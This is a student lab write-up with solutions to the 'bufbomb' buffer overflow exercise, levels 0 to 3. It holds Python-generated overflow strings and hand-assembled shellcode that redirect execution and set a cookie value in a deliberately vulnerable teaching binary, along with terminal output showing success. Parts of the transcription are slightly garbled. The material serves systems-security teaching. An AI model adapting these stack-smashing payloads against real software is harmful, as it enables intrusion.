


# Lab 6 - Nhóm 11

Level 0:




The screenshot shows an Ubuntu 20.04 desktop environment. A code editor window titled 'input.py' is open, displaying the following Python code:

```
1 import sys
2 byte_sequence = b"A"*56 + b"\x4b\xba\x93\x80"
3 sys.stdout.buffer.write(byte_sequence)
```

A terminal window titled 'tocongquan@to-cong-quan: ~/lab6' is open, showing the execution of the program:

```
tocongquan@to-cong-quan:~/lab6$ python3 input.py | ./bufbomb -u 181190371
UserId: 181190371
Cookie: 0x21c8e976
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
tocongquan@to-cong-quan:~/lab6$
```

Level 1:



The screenshot shows the same Ubuntu 20.04 desktop environment. The code editor window titled 'input.py' now displays the following Python code:

```
1 import sys
2 byte_sequence = b"A" * 56 + b"\x78\xba\x93\x80" + b"\x00"*4 + b"\x76\xe9\xc8\x21"
3 sys.stdout.buffer.write(byte_sequence)
```

The terminal window titled 'tocongquan@to-cong-quan: ~/lab6' shows the execution of the program:

```
tocongquan@to-cong-quan:~/lab6$ python3 input.py | ./bufbomb -u 181190371
UserId: 181190371
Cookie: 0x21c8e976
Type string:Fizz!: You called flizz(0x21c8e976)
VALID
NICE JOB!
tocongquan@to-cong-quan:~/lab6$
```

Level 2:

```

thaont@ubuntu:~/Documents$ as --32 lv2.s -o lv2.o
thaont@ubuntu:~/Documents$ objdump -d lv2.o

lv2.o:          file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
  0:  c7 05 60 11 94 80 76      movl    $0x21c8e976,0x80941160
  7:  e9 c8 21                  jmb     0xc821
  a:  68 c9 ba 93 80            push    $0x8093bac9
  f:  c3                        ret

thaont@ubuntu:~/Documents$ python2 -c 'print("\xc7\x05\x60\x11\x94\x80\x76\xe9\xc8\x21\x68\xc9\xba\x93\x80\xc3" + "\x00"
*40 + "\x5c\x33\x68\x55")' | ./bufbomb -u 181190371
Userid: 181190371
Cookie: 0x21c8e976
Type string:Bang!: You set global_value to 0x21c8e976
VALID
NICE JOB!

```

### Level 3:

```

thaont@ubuntu:~/Documents$ nano lv3.s
thaont@ubuntu:~/Documents$ as --32 lv3.s -o lv3.o
thaont@ubuntu:~/Documents$ objdump -d lv3.o

lv3.o:          file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
  0:  b8 76 e9 c8 21            mov     $0x21c8e976,%eax
  5:  8d 54 24 18               lea     0x18(%esp),%edx
  9:  89 d5                     mov     %edx,%ebp
  b:  68 37 bb 93 80            push    $0x8093bb37
 10:  c3                        ret

thaont@ubuntu:~/Documents$ python2 -c 'print("\xb8\x76\xe9\xc8\x21\x8d\x54\x24\x18\x89\xd5\x68\x37\xbb\x93\x80\xc3" + "\
x00*39 + "\x5c\x33\x68\x55")' | ./bufbomb -u 181190371
Userid: 181190371
Cookie: 0x21c8e976
Type string:Boom!: getbuf returned 0x21c8e976
VALID
NICE JOB!
thaont@ubuntu:~/Documents$ |

```